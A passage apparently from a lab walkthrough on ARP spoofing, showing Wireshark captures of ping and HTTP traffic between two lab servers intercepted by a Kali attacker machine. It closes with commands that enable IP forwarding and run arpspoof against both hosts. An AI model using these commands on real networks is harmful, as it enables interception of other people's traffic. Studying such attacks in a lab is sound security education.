 136 104.543284166 192.168.1.6   192.168.1.7   ICMP       98 Echo (ping) request  id=0xbb0a, seq=0/0, ttl=64 (no response
 137 104.543718005 192.168.1.6   192.168.1.7   ICMP       98 Echo (ping) request  id=0xbb0a, seq=0/0, ttl=64 (reply in 138
 138 104.548233618 192.168.1.7   192.168.1.6   ICMP       98 Echo (ping) reply    id=0xbb0a, seq=0/0, ttl=128 (request in
 139 104.551474990 192.168.1.7   192.168.1.6   ICMP       98 Echo (ping) reply    id=0xbb0a, seq=0/0, ttl=128
 140 105.544499649 192.168.1.6   192.168.1.7   ICMP       98 Echo (ping) request  id=0xbb0a, seq=1/256, ttl=64 (no respons
 141 105.551942159 192.168.1.6   192.168.1.7   ICMP       98 Echo (ping) request  id=0xbb0a, seq=1/256, ttl=64 (reply in 1
 142 105.555815264 192.168.1.7   192.168.1.6   ICMP       98 Echo (ping) reply    id=0xbb0a, seq=1/256, ttl=128 (request i
 143 105.559527618 192.168.1.7   192.168.1.6   ICMP       98 Echo (ping) reply    id=0xbb0a, seq=1/256, ttl=128
 147 106.548392492 192.168.1.6   192.168.1.7   ICMP       98 Echo (ping) request  id=0xbb0a, seq=2/512, ttl=64 (no respons
 148 106.551734342 192.168.1.6   192.168.1.7   ICMP       98 Echo (ping) request  id=0xbb0a, seq=2/512, ttl=64 (reply in 1
 149 106.561982350 192.168.1.7   192.168.1.6   ICMP       98 Echo (ping) reply    id=0xbb0a, seq=2/512, ttl=128 (request i

▸ Frame 136: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
▾ Ethernet II, Src: aa:aa:aa:aa:aa:66 (aa:aa:aa:aa:aa:66), Dst: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)
  ▾ Destination: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)
      Address: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)
```

Also, Attacker Kali Linux with IP Address 192.168.1.8 getting HTTP packets send by Web-SRV1 IP Address 192.168.1.6 to Web-SRV2 with IP Address 192.168.1.7.


QEMU (Attacker)
Ettercap
This is XP ...
qterminal
*eth0
06:23 AM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

No.	Time	Source	Destination	Protocol	Length	Info
19	10.734907490	192.168.1.6	192.168.1.7	HTTP	456	GET / HTTP/1.1
22	10.762755139	192.168.1.7	192.168.1.6	HTTP	270	HTTP/1.1 304 Not Modified

```
Frame 22: 270 bytes on wire (2160 bits), 270 bytes captured (2160 bits) on interface eth0, id 0
Ethernet II, Src: aa:aa:aa:aa:aa:77 (aa:aa:aa:aa:aa:77), Dst: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)
  Destination: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)
    Address: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)
    .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Source: aa:aa:aa:aa:aa:77 (aa:aa:aa:aa:aa:77)
    Address: aa:aa:aa:aa:aa:77 (aa:aa:aa:aa:aa:77)
    .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
```

2nd Method for ARP Spoofing Attack first command is Kali Linux start work as a Router.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.1.7 -r 192.168.1.6
```